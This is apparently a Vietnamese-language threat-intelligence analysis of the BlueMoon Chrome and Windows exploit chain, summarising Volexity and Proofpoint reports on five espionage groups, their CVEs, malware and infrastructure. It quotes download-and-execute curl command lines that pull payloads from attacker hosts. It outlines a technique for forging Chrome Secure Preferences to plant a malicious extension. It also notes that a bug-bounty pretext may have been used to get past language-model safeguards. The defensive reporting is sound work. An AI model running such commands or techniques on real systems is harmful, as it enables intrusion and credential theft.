BlueMoon: Một Chuỗi Khai Thác, Năm Nhóm Gián Điệp
Tổng Quan
Ngày 09/09/2026, Volexity và Proofpoint đồng thời công bố hai báo cáo về cùng một hiện tượng đáng lo ngại: nhiều nhóm gián điệp mạng khác nhau — phần lớn có liên hệ Trung Quốc — cùng sử dụng một chuỗi khai thác (exploit chain) giống hệt nhau đến từng byte, nhắm vào Google Chrome và Windows, chỉ trong vòng khoảng hai tuần.

Proofpoint đặt tên bộ công cụ này là BlueMoon. Volexity mô tả cùng chuỗi khai thác trong bối cảnh hai chiến dịch riêng biệt của UTA0560 và JungleBamboo (còn gọi là APT31 / Violet Typhoon / TA412 / TIDE CASTLE).
Điểm cốt lõi khiến vụ việc này đặc biệt không nằm ở độ tinh vi kỹ thuật, mà ở cơ chế tạo ra lỗ hổng: lỗ hổng Chrome bị khai thác đã được vá trong mã nguồn mở Chromium, nhưng bản vá chưa kịp đến tay người dùng Chrome. Nói cách khác, đây là một lỗ hổng N-day ở tầng mã nguồn nhưng lại là zero-day thực sự đối với người dùng cuối — một hiện tượng gọi là "patch gap" (khoảng trống vá lỗi). Kẻ tấn công chỉ cần theo dõi commit công khai của Chromium, dịch ngược bản vá, và có trong tay một exploit hoạt động trước khi Google kịp phát hành bản cập nhật.
Volexity đánh giá với độ tin cậy cao rằng khi các mô hình ngôn ngữ lớn (LLM) ngày càng hiệu quả trong nghiên cứu lỗ hổng và phát triển exploit, các lỗ hổng patch-gap sẽ trở thành rủi ro lớn hơn nhiều, vì chúng tạo ra thêm một cửa sổ thời gian để kẻ tấn công hành động.
Lưu ý quan trọng với độc giả Việt Nam: Trong bốn nhóm mà Proofpoint ghi nhận sử dụng BlueMoon, nhóm UNK_DoubleCheck đã nhắm trực tiếp vào một doanh nghiệp sản xuất tại Việt Nam từ ngày 02/09/2026, sử dụng email gửi từ một tài khoản chính phủ Đông Nam Á đã bị xâm phạm, với chủ đề mồi nhử về đăng ký lịch hẹn tiêm chủng. Chi tiết đầy đủ ở phần dưới.
Bối Cảnh: "Patch Gap" Là Gì Và Tại Sao Nó Nguy Hiểm
Chrome được xây dựng trên nền mã nguồn mở Chromium. Khi một lỗ hổng được báo cáo và vá trong Chromium, bản vá đó xuất hiện công khai trong repository trước khi Google đóng gói và phát hành bản Chrome Stable cho người dùng. Khoảng thời gian giữa hai mốc này chính là "patch gap".
Với CVE-2026-85046, dòng thời gian như sau:
| Mốc thời gian | Sự kiện |
|---|---|
| 04/08/2026 | Một nhà nghiên cứu bảo mật độc lập báo cáo lỗ hổng cho dự án Chromium |
| 07/08/2026 | Bản vá được commit vào mã nguồn Chromium — công khai trên repository |
| 27–29/08/2026 | Ngày tháng xuất hiện trong mã exploit cho thấy giai đoạn phát triển |
| 28/08/2026 | TA412/JungleBamboo bắt đầu sử dụng BlueMoon (theo Proofpoint) |
| 01/09/2026 | Volexity phát hiện chiến dịch của UTA0560 và JungleBamboo |
| 02–03/09/2026 | Thêm hai nhóm khác bắt đầu sử dụng BlueMoon |
| 03/09/2026 | Google phát hành bản vá trong Chrome Stable 152.0.7977.82/.83 |
| 04/09/2026 | CISA đưa lỗ hổng vào danh mục KEV (Known Exploited Vulnerabilities) |
| 18/09/2026 | Hạn chót CISA yêu cầu hệ thống liên bang Hoa Kỳ khắc phục |
Proofpoint tính toán rằng khoảng trống này kéo dài gần bốn tuần — đủ để một người theo dõi sát repository Chromium dịch ngược bản vá và vũ khí hóa nó thành exploit hoạt động.
Nghịch lý của mã nguồn mở: tính minh bạch giúp cộng đồng kiểm tra và cải thiện bảo mật, nhưng cũng đồng nghĩa với việc bản vá là một bản mô tả chi tiết của chính lỗ hổng. Với một kẻ tấn công có năng lực (và ngày càng được AI hỗ trợ), một commit diff chính là bản đồ chỉ đường.
Các Nhóm Tấn Công Sử Dụng BlueMoon
Gộp cả hai báo cáo, có năm cụm hoạt động được ghi nhận:
| Nhóm | Nguồn ghi nhận | Bắt đầu | Mục tiêu | Payload cuối | Attribution |
|---|---|---|---|---|---|
| TA412 / JungleBamboo (APT31, Violet Typhoon, TIDE CASTLE) | Proofpoint + Volexity | 28/08/2026 | NGO, công ty khai khoáng, doanh nghiệp giao dịch hàng hóa vật chất (Hoa Kỳ) | SUPERSTOMP → LONGTALE (Volexity) / GemStone (Proofpoint) — extension Chrome giả mạo Google Gemini | Liên hệ Trung Quốc; bị Hoa Kỳ truy tố năm 2024, quy cho MSS Hồ Bắc qua công ty bình phong Vũ Hán Hiểu Duệ Trí (武汉晓睿智科技有限责任公司) |
| UTA0560 | Volexity | 01/09/2026 | Nhiều tổ chức phi chính phủ (NGO) | GRIMWEDGE — backdoor JScript | Liên hệ Trung Quốc; Volexity quy kết độ tin cậy cao với chiến dịch tháng 03/2026 |
| UNK_LateNight | Proofpoint | 02/09/2026 | Nhiều công ty hàng không vũ trụ Hoa Kỳ | ShadowPad backdoor | Nghi liên hệ Trung Quốc |
| UNK_DoubleCheck | Proofpoint | 02/09/2026 | Một doanh nghiệp sản xuất tại Việt Nam | Chuỗi Rust loader qua DLL-sideloading | Chưa quy kết quốc gia; nhiều khả năng động cơ gián điệp |
| UNK_QuietRacket | Proofpoint | 03/09/2026 | Chính phủ, tư vấn, tài chính tại Indonesia và Singapore | Malware tùy chỉnh chưa xác định | Nghi liên hệ Trung Quốc |
Đánh giá về nguồn gốc chuỗi khai thác:
Volexity đánh giá với độ tin cậy thấp rằng chuỗi exploit có thể đã được bán hoặc cung cấp cho nhiều người dùng cuối khác nhau tại Trung Quốc — giải thích cho việc các chiến dịch gần như đồng thời nhưng dùng malware hậu khai thác hoàn toàn khác nhau.
Volexity đánh giá với độ tin cậy trung bình rằng cửa sổ thời gian ngắn do patch gap tạo ra buộc các nhóm phải tái sử dụng mã exploit lõi mà không sửa đổi. Hơn nữa, payload của từng nhóm được biên dịch bằng bộ công cụ khác nhau, cho thấy môi trường phát triển hoàn toàn riêng biệt của từng nhà phát triển malware.
Proofpoint nêu các giả thuyết: một chuỗi mua sắm thương mại chung, một "digital quartermaster" (đơn vị hậu cần số) cung cấp năng lực cho nhiều nhóm nhà nước, hoặc một hình thức phân phối trực tiếp qua tổ chức tập trung có liên hệ nhà nước.
Phân Tích Kĩ Thuật
1. Tổng Quan Chuỗi Khai Thác — Ba Lỗ Hổng Nối Tiếp
Email spear-phishing (link)
└─► Redirect (XSS trên website hợp pháp / Cloudflare Worker / domain giả mạo)
 └─► Trang landing hiển thị ảnh mồi nhử (donation form, loading page...)
  └─► JavaScript loader (lọc User-Agent: chỉ Chrome trên Windows)
   └─► iframe ẩn → trang exploit
    ├─► CVE-2026-85046: Type confusion trong V8 → arbitrary R/W trong V8 cage
    ├─► CVE-2026-87491: WebAssembly defect → thoát V8 sandbox
    └─► CVE-2026-85880: Windows kernel LPE → thoát renderer sandbox
     └─► Inject vào tiến trình Chrome browser (ngoài sandbox)
      └─► curl tải payload → thực thi
Chi tiết ba lỗ hổng:
| CVE | Thành phần | Loại | Vai trò trong chuỗi |
|---|---|---|---|
| CVE-2026-85046 | Chromium V8 JavaScript Engine | Type confusion | Đạt được đọc/ghi tùy ý (arbitrary read/write) trong V8 heap cage |
| CVE-2026-87491 | Chromium V8 (WebAssembly) | Sandbox escape | Ghi đè thân hàm WebAssembly đã biên dịch bằng shellcode để thoát V8 sandbox |
| CVE-2026-85880 | Windows kernel (RtlpCreateServerAcl) |
Local Privilege Escalation | Thoát khỏi renderer sandbox của Chrome, bật SeDebugPrivilege |
Về CVE-2026-85046 (chi tiết kỹ thuật theo Proofpoint): Lỗ hổng khai thác một giả định tối ưu hóa chung của cả hai trình biên dịch JIT trong V8 — Maglev và TurboFan. Cả hai đều cố tối ưu Array.prototype.sort bằng cách thay thế hàm built-in bằng phiên bản chuyên biệt hóa cho "elements kind" của mảng. "Elements kind" thường chỉ có thể chuyển từ chuyên biệt sang tổng quát hơn — trừ khi Array.fill() được gọi để thay thế toàn bộ phần tử, khi đó V8 có thể tối ưu ngược về kiểu chuyên biệt hơn. Bằng cách huấn luyện trình biên dịch nhận diện một tập hàm sort đã tối ưu, rồi thay đổi "element kind" giữa chừng quá trình sort bằng lệnh gọi fill(), kẻ tấn công lừa trình biên dịch xử lý tham chiếu đối tượng như SMI (số nguyên nhỏ) — dẫn tới rò rỉ heap offset và tạo thành nguyên thủy addrof.
Về CVE-2026-85880 (Windows kernel LPE): Đây là một lỗ hổng chưa từng được báo cáo trước đó trong hàm RtlpCreateServerAcl, khai thác qua cơ chế ALPC (Advanced Local Procedure Call) và WNF (Windows Notification Facility). Điểm đáng chú ý: lỗ hổng này chỉ tồn tại trên các bản Windows cũ:
| Build | Phiên bản |
|---|---|
| 17763 | Windows 10 1809 / Server 2019 |
| 19041–19045 | Windows 10 2004, 20H2, 21H1, 21H2, 22H2 |
| 20348 | Windows Server 2022 |
| 22000 | Windows 11 21H2 (bản phát hành đầu) |
Mọi build trên 22000 đều bị exploit từ chối thực thi. Proofpoint nhận định việc ghép một lỗ hổng Chrome mới với một LPE chỉ hoạt động trên Windows cũ thu hẹp đáng kể tập mục tiêu khả thi và làm giảm xác suất thành công tổng thể — dấu hiệu của một triển khai vội vàng thay vì một chiến dịch được hoạch định kỹ lưỡng. Timestamp biên dịch của DLL LPE là từ năm 2025 và không có dấu hiệu giả mạo, gợi ý người tạo exploit đã đóng gói lại một năng lực có sẵn vào BlueMoon.
2. Kiến Trúc Bộ Công Cụ — Ba Payload Nhúng Sẵn
Dù đóng gói khác nhau giữa các nhóm, phần lõi JavaScript luôn chứa ba thành phần mã hóa Base64:
| Thành phần | Loại | Chức năng |
|---|---|---|
p1 |
Shellcode position-independent, reflectively load DLL | Trinh sát host: phiên bản OS, build, integrity level của process token, đặc trưng CPUID, phát hiện hypervisor (phân biệt VMware, Hyper-V, KVM, Xen theo vendor string), inventory quyền hạn |
p2 |
Shellcode position-independent, reflectively load DLL | Windows kernel LPE (CVE-2026-85880) — chỉ chạy nếu tiến trình chưa được nâng quyền và build Windows nằm trong tập mục tiêu |
pp |
Shellcode position-independent | Inject vào tiến trình Chrome browser: tìm tiến trình cha, mở với full access, cấp phát bộ nhớ thực thi, ghi stub và command line, khởi chạy remote thread gọi CreateProcessA |
Điểm đáng chú ý về p1: các kiểm tra chống phân tích của DLL này là thụ động. Sự hiện diện của debugger, chỉ dấu sandbox và hypervisor đều được báo cáo trong JSON nhưng không được hành động dựa trên đó. Quyết định tiếp tục hay hủy bỏ được đưa ra bởi JavaScript gọi nó, không phải DLL. JavaScript chỉ tiêu thụ ba trường dữ liệu để quyết định có cần chạy LPE hay không — nhưng toàn bộ hồ sơ JSON vẫn có sẵn cho kẻ tấn công để đánh giá host.
Lệnh mặc định sau khai thác thành công:
cmd.exe /c curl -f -sS -o "%TEMP%\msgbox.exe" "<exeUrl>" && "%TEMP%\msgbox.exe"
Proofpoint nhấn mạnh đây là một điểm yếu OPSEC đáng kể: lệnh này tạo ra một cây tiến trình cực kỳ dễ nhận diện (chrome.exe → cmd.exe → curl.exe → msgbox.exe) — nhiều cơ hội phát hiện tín hiệu cao cho các sản phẩm bảo mật endpoint. Đây là bằng chứng thêm cho thấy việc triển khai nhanh được ưu tiên hơn việc né tránh phát hiện.
3. Trang Exploit Với 13 Tham Số URL — Dấu Vết Của Một Khung Phát Triển
Trang page.html chấp nhận 13 tham số URL, nhiều trong số đó mang đặc trưng của một development harness (khung thử nghiệm phát triển) hơn là một công cụ tấn công thực chiến:
| Tham số | Mục đích |
|---|---|
beacon |
URL cơ sở cho telemetry — mỗi giai đoạn khai thác gửi một fetch để operator biết giai đoạn cuối cùng đạt được trước khi crash |
dry |
Chạy thử (dry run) — thực thi logic exploit mà không triển khai shellcode payload |
exeurl |
URL của binary tải về sau khai thác |
force2 |
Buộc chạy giai đoạn LPE bất kể kết quả fingerprint từ p1 |
forcepp |
Buộc chạy giai đoạn inject bất kể LPE có thành công hay không |
map |
Ghi đè hằng số MAP_WORD của V8 heap — khi không set, exploit tự suy ra giá trị này lúc chạy qua memory leak, tạo khả năng chống chịu qua các bản Chrome 151.x |
mode |
Chế độ thực thi; phải đặt là payload thì exploit mới chạy — cơ chế an toàn khi thử nghiệm |
p2step |
Breakpoint trong giai đoạn LPE — dừng tại một sub-phase để debug |
retry |
Bật/tắt cơ chế thử lại tự động (mặc định tối đa 5 lần) |
runpayload |
Bỏ qua bước tải và thực thi payload cuối |
step |
Breakpoint trong stub inject |
stopAfter |
Dừng khai thác tại một giai đoạn cụ thể — dùng để debug từng bước riêng lẻ |
worker |
Chạy exploit trên main thread thay vì Web Worker |
Chi tiết kỹ thuật đáng ghi nhận: exploit chạy trong một Web Worker riêng thay vì main thread — nghĩa là nếu renderer crash do khai thác thất bại, tab đang hiển thị không bị đóng và nạn nhân không nhận ra điều gì bất thường. Exploit còn có cơ chế thử lại, lưu bộ đếm trong sessionStorage với khóa v8ctf_exp_attempt và tự khởi động lại tối đa 5 lần khi gặp lỗi có thể phục hồi.
4. Bằng Chứng Phát Triển Có Hỗ Trợ AI
Đây là phát hiện đáng chú ý nhất về mặt xu hướng. Proofpoint nhấn mạnh rằng không một artifact đơn lẻ nào xác nhận dứt khoát việc phát triển có AI hỗ trợ, nhưng đã xác định nhiều chỉ dấu nhất quán với giả thuyết này:

Khả năng ghi log chẩn đoán cực kỳ chi tiết, bao gồm cả hướng dẫn cho người thử nghiệm exploit: "vui lòng gửi lại toàn bộ log (copy từ trang)" — một cách diễn đạt hướng tới người dùng, không phải ghi chú nội bộ của lập trình viên.
Tham chiếu tới một tệp handover định dạng Markdown: một comment trong mã trỏ tới
docs/v8-ctf-chrome-stage4-handover.md. Proofpoint lưu ý các tệp handover kiểu này thường được AI agent dùng để bàn giao ngữ cảnh giữa các phiên làm việc hoặc giữa các mô hình khác nhau.Comment chi tiết ghi lại các vòng lặp debug kế tiếp nhau: các comment thường xuyên giải thích thất bại trước đó, các bản sửa tiếp theo, và những ràng buộc mà thay đổi trong tương lai phải tôn trọng — phong cách tự-tường-thuật đặc trưng của công cụ coding AI.
Tham chiếu tới v8CTF: BlueMoon chứa nhiều tham chiếu tới v8CTF (chương trình bug bounty cho V8 engine của Google), gồm khóa đếm thử lại
v8ctf_exp_attemptvà tiêu đề logv8-ctf chrome. Proofpoint đặt một câu hỏi rất đáng suy ngẫm: không rõ liệu exploit thực sự được phát triển trong khuôn khổ bug bounty v8CTF, hay cái cớ này được dùng để né các rào chắn an toàn (guardrails) của mô hình ngôn ngữ lớn.Cấu hình mặc định đi ngược lại chuẩn mực OPSEC thường thấy ở các chuỗi exploit trình duyệt chuyên nghiệp (như của Intellexa, ForumTroll, hay Citrine Sleet) — cụ thể là lệnh
curltải file xuống đĩa rồi thực thi, tạo tín hiệu phát hiện rất cao.
Proofpoint kết luận: mô hình tổng thể này có thể phản ánh chi phí và rào cản gia nhập đang giảm xuống đối với lớp năng lực này, khi các AI agent ngày càng cho phép threat actor phát triển exploit — đặc biệt với các codebase mã nguồn mở như Chromium, nơi bản vá upstream công khai tạo ra cửa sổ patch-gap cho việc dịch ngược và phát triển exploit nhanh chóng.
5. Hậu Khai Thác — Năm Nhóm, Năm Hướng Đi Khác Nhau
Sau khi chuỗi exploit chung đạt được thực thi mã, các nhóm rẽ theo những hướng hoàn toàn riêng biệt.
5.1. UTA0560 → GRIMWEDGE (backdoor JScript)
Chuỗi loader:
msgbox.exe— dropper biên dịch ngày 31/08/2026 (một ngày trước khi email phishing được gửi), chỉ có nhiệm vụ trích xuất một EXE Windows hợp pháp và một DLL độc hại phục vụ sideloading.wsc.dll— dropper được sideload. Tạo scheduled task tên "Windows Scheduled System" chạy lại chuỗi sideloading mỗi 5 phút. Beacon tớihxxps://cloud[.]shinewrist[.]net/<removed>/%COMPUTERNAME%.txt— mô hình staging theo từng host, cho phép kẻ tấn công phục vụ payload riêng cho từng thiết bị cụ thể.Temp.txt— gói MSI 408 KB (dựng bằng Advanced Installer 14.5.2), thực thi JScript obfuscate trong custom action. JScript tạo HTTP client, vào vòng lặp vô hạn gửi POST tớihxxps://ocr[.]opusaccel[.]topvới body tab-delimited chứa domain, username và output lệnh từ vòng lặp trước. Phản hồi HTTP được đánh giá như mã JScript.GRIMWEDGE — backdoor chạy hoàn toàn trong bộ nhớ dưới dạng chuỗi
eval()bên trong tiến trìnhmsiexec.exe.
Điểm đáng chú ý: UTA0560 cập nhật msgbox.exe và wsc.dll vào ngày 02/09/2026 — phiên bản mới chuyển scheduled task từ thử lại thụ động sang tái thực thi chủ động toàn bộ chuỗi sideloading, và thêm kiểm tra tránh tạo task trùng lặp. Cả hai phiên bản được phục vụ từ cùng một URL.
Bộ lệnh GRIMWEDGE (10 lệnh, dưới 250 dòng mã):
| ID | Lệnh | Chức năng |
|---|---|---|
| 0 | Info | Trinh sát hệ thống: phiên bản OS, build, kiến trúc, hotfix đã cài, sản phẩm diệt virus, domain/user/computer name, địa chỉ IP và MAC, ký tự ổ đĩa, phần mềm đã cài |
| 1 | Dir | Liệt kê thư mục kèm timestamp và kích thước file |
| 2 | Mkdir | Tạo thư mục |
| 3 | Del | Xóa file |
| 4 | Tasklist | Liệt kê tiến trình kèm PID, user sở hữu, và command line đầy đủ |
| 5 | Taskkill | Kết thúc tiến trình theo PID |
| 6 | Type | Đọc file (tối đa 5 MB) |
| 7 | Run | Thực thi lệnh với cửa sổ ẩn |
| 8 | Upload (chunk) | Nhận một chunk Base64 từ C2 và nối vào buffer trong bộ nhớ |
| 9 | Upload (commit) | Lưu buffer tích lũy ra đĩa thành file cuối cùng |
GRIMWEDGE không có cơ chế persistence, di chuyển ngang, hay exfiltration tích hợp ngoài lệnh đọc file và upload — nó chỉ cung cấp chỗ đứng ban đầu đủ để UTA0560 khảo sát host, lấy file quan tâm, và triển khai thêm công cụ qua lệnh Run và Upload.
5.2. JungleBamboo/TA412 → SUPERSTOMP + LONGTALE/GemStone (extension Chrome giả Gemini)
Đây là hướng đi tinh vi nhất về mặt kỹ thuật né tránh.
SUPERSTOMP (Volexity) / msgbox.exe installer (Proofpoint) là loader cài đặt một extension Chrome độc hại bằng cách giả mạo cơ chế Secure Preferences.
Bối cảnh: Chrome đã liên tục củng cố chính cơ chế mà kỹ thuật này dựa vào:
11/2025: Chromium thêm giá trị
*_encrypted_hashcho từng preference nhằm ngăn giả mạo.06/2026: Chromium thêm
super_encrypted_hash, cung cấp kiểm tra tính toàn vẹn cho toàn bộ tập Preferences.
SUPERSTOMP vẫn vượt qua được bằng cách:
Sao chép file Secure Preferences hiện có
Xóa bỏ các entry
_encrypted_hashtừng preference vàsuper_encrypted_hashThêm extension độc hại và bật các thiết lập extension cần thiết
Tạo giá trị HMAC legacy hợp lệ cho các preference đã sửa và tính lại
super_macThay thế file Secure Preferences gốc bằng file đã giả mạo
Khi Chrome khởi động lại, các authenticator mã hóa vắng mặt. Vì cơ chế fallback legacy-MAC vẫn được cho phép, Chrome xác thực trạng thái giả mạo bằng chính các HMAC legacy do kẻ tấn công tạo. Chrome sau đó coi profile này là cần migration và tự sinh ra encrypted hash mới cho trạng thái đã bị sửa — tự tay xác thực extension độc hại theo chuẩn toàn vẹn mới hơn.
Chi tiết quan trọng: Volexity lưu ý Chrome bật phương thức fallback legacy này theo mặc định trong các bản phát hành tính đến 08/09/2026; chỉ khi biên dịch Chromium từ mã nguồn thì nó mới bị vô hiệu hóa. Đáng chú ý hơn nữa: kỹ thuật này đã được thêm vào một trong những repository GitHub phổ biến nhất về cài đặt extension Chrome im lặng vào ngày 06/08/2026 — vài tuần trước chiến dịch của JungleBamboo. Ranh giới giữa nghiên cứu công khai và tradecraft vận hành ngày càng ngắn lại.
LONGTALE / GemStone là extension Chrome giả mạo trợ lý Google Gemini (extension ID: ckiknalbeplpcpofpnabcnhjcegckfei):
| Tính năng | Mô tả |
|---|---|
| Keylogging và bắt form | Ghi lại mọi phím gõ, giá trị trường nhập liệu, và văn bản dán từ clipboard trên mọi tab trình duyệt, không loại trừ các trường nhạy cảm |
| Đánh cắp cookie và session | Đánh cắp toàn bộ cookie trình duyệt qua Chrome extension API, cộng thêm token trong localStorage/sessionStorage — nhiều đường độc lập để chiếm quyền phiên đã xác thực |
| Chụp màn hình theo từ khóa | Giám sát nội dung trang tìm từ khóa do C2 cung cấp bằng polling và MutationObserver; từ khóa khớp kích hoạt chụp ảnh JPEG, xếp hàng và exfiltrate |
| Exfiltration định kỳ | Gửi keystroke, cookie, dữ liệu storage, lịch sử điều hướng và metadata phiên tới C2 mỗi ~30 giây khi hoạt động. Bật mặc định ngay lần chạy đầu |
| Điều khiển từ xa | Chấp nhận 14 lệnh, gồm thu thập cookie/storage/screenshot theo yêu cầu, cập nhật danh sách từ khóa, bật/tắt ghi, và thực hiện HTTP request cross-origin tùy ý từ ngữ cảnh trình duyệt nạn nhân |
Nhận định của Volexity: LONGTALE hoàn toàn không có lệnh thực thi mã từ xa (RCE). Volexity đánh giá với độ tin cậy thấp rằng kẻ tấn công coi tính năng này là không cần thiết — vì khả năng đánh cắp thông tin đồ sộ của LONGTALE đã đủ để đạt mục tiêu đánh cắp credential và giám sát. Volexity cũng đánh giá với độ tin cậy trung bình rằng extension Chrome độc hại thường khó bị phát hiện hơn các loại file khác như file thực thi — và đây có thể là một yếu tố trong lựa chọn payload của JungleBamboo.
Chi tiết bổ sung từ Proofpoint về GemStone: installer của TA412 liệt kê toàn bộ trình duyệt họ Chromium — Google Chrome, Microsoft Edge, Brave, và Vivaldi — rồi tắt từng tiến trình trình duyệt trước khi sửa preferences (vì Chromium giữ file preferences mở khi đang chạy), sau đó khởi chạy lại trình duyệt với tham số --restore-last-session để khôi phục tab và cửa sổ của người dùng — che giấu hoàn toàn việc trình duyệt vừa bị khởi động lại.
GemStone tạo định danh nạn nhân theo dạng: gemini-<12 ký tự đầu của extension ID>-<IP công khai>, lấy IP công khai từ api.ipify[.]org và ipinfo[.]io, rồi đăng ký với C2 là một Cloudflare Worker domain.
5.3. UNK_LateNight → ShadowPad (hàng không vũ trụ Hoa Kỳ)
Email phishing theo chủ đề B2B và Request for Quotation (RFQ) liên quan cụ thể tới cơ sở công nghiệp quốc phòng Hoa Kỳ. Domain giả mạo hàng loạt công ty hàng không vũ trụ Hoa Kỳ. Nhóm này hardcode nhiều tùy chọn redirect URL trong cấu hình BlueMoon, tất cả đều trỏ tới website công ty hàng không vũ trụ Hoa Kỳ thật.
Chuỗi sau khai thác: msgbox.exe là loader thả một cặp DLL-sideloading cùng file TMP obfuscate (A08744D2.tmp). DLL đọc và giải mã AES file TMP, rồi inject nội dung giải mã vào một trong nhiều tiến trình đích hardcode như wmpnetwk.exe. File TMP bị ghi đè ngay lập tức, và payload được ghi vào registry làm cơ chế lưu trữ dự phòng. Scheduled task EdgeCore_AutoUpdate được tạo để tái khởi động chuỗi lây nhiễm định kỳ; nếu file TMP không giải mã đúng, DLL quay về dùng bản sao trong registry.
Payload cuối là ShadowPad — backdoor unhook 20 hàm giám sát mạng để duy trì ẩn mình, đánh cắp dữ liệu profile Firefox, sniff lưu lượng mạng, và beacon qua HTTPS tới ms.checrity[.]com bằng giao thức C2 nhị phân với chuỗi user-agent xoay vòng.
5.4. UNK_DoubleCheck → Chuỗi Rust loader (Việt Nam)
Đây là cụm hoạt động liên quan trực tiếp tới Việt Nam.
Từ ngày 02/09/2026, UNK_DoubleCheck nhắm vào một doanh nghiệp sản xuất tại Việt Nam, với các email gửi từ một địa chỉ email chính phủ Đông Nam Á đã bị xâm phạm — chủ đề mồi nhử về đăng ký lịch hẹn tiêm chủng.
Email chứa link tới một Cloudflare Worker do kẻ tấn công kiểm soát lưu trữ BlueMoon. Đáng chú ý, đây là biến thể BlueMoon duy nhất được ghi nhận sử dụng obfuscation để mã hóa các thành phần JavaScript loader và cấu hình.
Chuỗi sau khai thác (khác với cấu hình msgbox.exe mặc định):
cmd.exe /c curl.exe -k -o "%APPDATA%\Microsoft\Windows\#1"
hxxps://homepage.brianwilli[.]com/d/{wint.exe,calibre-launcher.dll,85rY.dat,SysPr.prx}
&& "%APPDATA%\Microsoft\Windows\wint.exe"
Lệnh này khởi động chuỗi DLL-sideloading để giải mã RC4 một blob tên SysPr.prx và nạp executable Rust kết quả vào bộ nhớ. Binary Rust kết nối tới Cloudflare R2 Bucket 1a062f4982564d6d19a76884ce8bcbb6.r2.cloudflarestorage[.]com để tải và thực thi bộ DLL-sideloading thứ hai, sử dụng fracons[.]com làm C2.
Proofpoint không quy kết UNK_DoubleCheck cho một quốc gia cụ thể tại thời điểm công bố, tuy nhiên đánh giá nhóm này rất có khả năng có động cơ gián điệp.
5.5. UNK_QuietRacket → Malware tùy chỉnh (Indonesia, Singapore)
Từ 03/09/2026, nhắm vào tổ chức chính phủ, tư vấn và tài chính tại Indonesia và Singapore, với email theo chủ đề hội nghị Indonesia (Indo Startup Expo & Forum 2026, World Conference on Creative Economy 2026).
Nhóm này sửa đổi shellcode pp của BlueMoon để thay vì tải msgbox.exe, tải và thực thi một cặp DLL-sideloading (GfExperienceService64.exe và GFExperienceUpdate.dll). Điểm kỹ thuật đáng chú ý: DLL loader phân giải hạ tầng C2 hoàn toàn qua Google DNS-over-HTTPS (DoH) — truy vấn bản ghi TXT của dns.elixnovorem[.]com, giải mã ChaCha20, dẫn tới một Cloudflare Worker phục vụ trang HTML mồi nhử mà phần body được Base64-decode và giải mã ChaCha20 rồi nạp như một .NET assembly trong bộ nhớ. Payload .NET này đơn giản chỉ tạo scheduled task GeForceService để persistence.
Tóm Tắt Rủi Ro
| Chiều Rủi ro | Mức độ | Lý do |
|---|---|---|
| Khả năng khai thác từ xa | Nghiêm trọng | Chỉ cần nạn nhân nhấp vào một link — không cần tải file, không cần bật macro, không cần tương tác thêm |
| Tốc độ lan truyền năng lực | Rất cao | 5 nhóm khác nhau dùng cùng exploit trong ~2 tuần; Proofpoint dự báo sẽ tiếp tục lan rộng sang cả nhóm có động cơ tài chính |
| Khả năng ẩn mình | Trung bình-Thấp | Cây tiến trình chrome.exe → cmd.exe → curl.exe → msgbox.exe rất dễ phát hiện — đây là điểm yếu lớn nhất của BlueMoon |
